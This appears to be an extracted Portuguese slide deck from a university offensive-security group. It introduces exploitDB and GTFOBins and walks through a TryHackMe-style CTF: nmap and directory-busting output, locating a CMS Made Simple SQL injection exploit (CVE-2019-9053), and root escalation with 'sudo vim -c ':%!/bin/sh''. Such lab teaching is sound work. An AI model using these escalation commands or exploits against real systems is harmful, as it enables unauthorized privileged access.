



exploitDB & GTFOBins

UFSC - OFFSEC


Introdução

- Várias vulnerabilidades catalogadas ao longo dos anos
- Muitos utilitários que são mal configurados que podem dar brecha para exploração
- Common Vulnerabilities and Exposures (CVE)



Introdução

- Ferramentas para PEASS - Privilege Escalation Awesome Script Suite
 - linPEAS - Linux PEAS (Derick demo)



Introdução

- exploitDB
- GTF0Bin

exploitDB



☐ Verified ☐ Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2024-10-01				reNgin 2.2.0 - Command Injection (Authenticated)	WebApps	Multiple	Caner Tercan
2024-10-01				openSIS 9.1 - SQLi (Authenticated)	WebApps	PHP	Devrim Diragumandan
2024-10-01				dizqueTV 1.5.3 - Remote Code Execution (RCE)	WebApps	JSP	Ahmed Said Saud Al-Busaidi
2024-08-28				NoteMark < 0.13.0 - Stored XSS	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28				Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-28				Invesalius3 - Remote Code Execution	WebApps	Python	Alessio Romano (sfoffo), Riccardo Degli Esposti (partywave)
2024-08-28				Windows TCP/IP - RCE Checker and Denial of Service	DoS	Windows	Photubias
2024-08-24				Aurba 501 - Authenticated RCE	WebApps	Linux	Hosein Vita

Começou o CTF - o que fazemos???



Começou o CTF - nmap!


```
matsec@matsec: ~ × matsec@matsec: ~/Tryhack... × matsec@matsec: ~/Tryhack... × ▼
Nmap scan report for 10.10.213.61
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|_ Connected to ::ffff:10.17.14.181
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ At session startup, client count was 2
|_ vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
```

Começou o CTF - nmap!

```
matsec@matsec: ~/Tryhackme/simplectf
matsec@matsec: ~
matsec@matsec: ~/Tryhackme/simplectf

Nmap scan report for 10.10.213.61
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.17.14.181
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_ /openemr-5_0_1_3
|_ http-server-header: Apache/2.4.18 (Ubuntu)
```


Começou o CTF - testando a porta 80



Começou o CTF - depois de usar um buster (gobuster/feroxbuster/ffuf)

Gobuster

Gobuster is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 buckets
- Open Google Cloud buckets
- TFTP servers

Tags, Statuses, etc

 Build Status backers 27 sponsors 5

Love this tool? Back it!

If you're backing us already, you rock. If you're not, that

A simple, fast, recursive content discovery tool written in Rust




ffuf - Fuzz Faster U Fool

A fast web fuzzer written in Go.

- [Installation](#)
- [Example usage](#)
 - [Content discovery](#)
 - [Vhost discovery](#)
 - [Parameter fuzzing](#)
 - [POST data fuzzing](#)
 - [Using external mutator](#)
 - [Configuration files](#)

```
if/ffuf/blob/master/img/ffuf_run_logo_600.png
```

Começou o CTF - aplicação web



Começou o CTF - Procurando exploit...

exploitdb CMS made simple



All

Videos

Images

Shopping

News

Web

Books

More

Tools



Exploit-DB

<https://www.exploit-db.com> > exploits

CMS Made Simple < 2.2.10 - SQL Injection

Apr 2, 2019 — **CMS Made Simple < 2.2.10 - SQL Injection**. CVE-2019-9053 . webapps exploit for PHP platform.

Começou o CTF - exploit-db

CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID:

46635

CVE:

2019-9053

Author:

DANIELE SCANU

Type:

WEBAPPS

Platform:

PHP

Date:

2019-04-02

EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App: 📄



```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
```

Começou o CTF - exploit-db

00xBAD / kali-wordlists

Code Issues Pull requests Security Insights

Files

master

Go to file

- amass
- dirb
- dirbuster
- fern-wifi
- legion
- metasploit
- wfuzz
- README.md
- fasttrack.txt
- john.lst
- nmap.lst
- rockyou.txt.gz
- sqlmap.txt
- wifite.txt

kali-wordlists / fasttrack.txt

Fabio Corona Initial commit baf66c4 · 3 years ago History

Code Blame 222 lines (221 loc) · 1.96 KB Code 55% faster with GitHub Copilot

Raw Copy Download Edit

```
1 Spring2017
2 Spring2016
3 Spring2015
4 Spring2014
5 Spring2013
6 spring2017
7 spring2016
8 spring2015
9 spring2014
10 spring2013
11 Summer2017
12 Summer2016
13 Summer2015
14 Summer2014
15 Summer2013
16 summer2017
17 summer2016
18 summer2015
19 summer2014
20 summer2013
```

Começou o CTF - Escalando privilégios

```
mitch@Machine:/home$ sudo -l  
User mitch may run the following commands on Machine:  
    (root) NOPASSWD: /usr/bin/vim
```


GTFOBins

GTFOBins

☆ Star 10,808

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell

Command

Reverse shell

Non-interactive reverse shell

Bind shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Search among 390 binaries: <binary> +<function> ...

GTFOBins

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

Começou o CTF - Escalando privilégios

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$ sudo vim -c ':%!/bin/sh'
#
```